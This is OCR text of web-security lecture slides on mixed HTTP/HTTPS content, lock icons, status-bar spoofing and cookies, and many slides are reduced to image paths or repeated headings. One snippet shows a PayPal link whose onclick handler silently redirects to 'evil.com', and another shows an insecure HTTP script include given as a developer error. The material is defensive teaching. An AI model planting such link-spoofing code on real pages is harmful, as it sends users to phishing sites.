
When is it safe to type my password?

SECURITY USER INTERFACE


Safe to type your password?



Safe to type your password?



Safe to type your password?



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



Safe to type your password?



Mixed Content: HTTP and HTTPS

- Problem
  - Page loads over HTTPS, but has HTTP content
  - Network attacker can control page
- IE: displays mixed-content dialog to user
  - Flash files over HTTP loaded with no warning (!)
  - Note: Flash can script the embedding page
- Firefox: red slash over lock icon (no dialog)
  - Flash files over HTTP do not trigger the slash
- Safari: does not detect mixed content

Dan will talk about this later….

Mixed content and network attacks

- Old sites: after login all content over HTTPS
  - Developer error: Somewhere on bank site write

```
<script src=http://www.site.com/script.js> </script>
```

  - Active network attacker can now hijack any session


- Better way to include content:


```
<script src=//www.site.com/script.js> </script>
```

  - served over the same protocol as embedding page


Lock Icon 2.0

- Extended validation (EV) certs





Finally: the status Bar




- Trivially spoofable


```
<a href="http://www.paypal.com/"
        onclick="this.href = 'http://www.evil.com/';">
    PayPal</a>
```

COOKIES: CLIENT STATE

Cookies


- Used to store state on user's machine





HTTP is stateless protocol; cookies add state


Cookie authentication



Cookie Security Policy

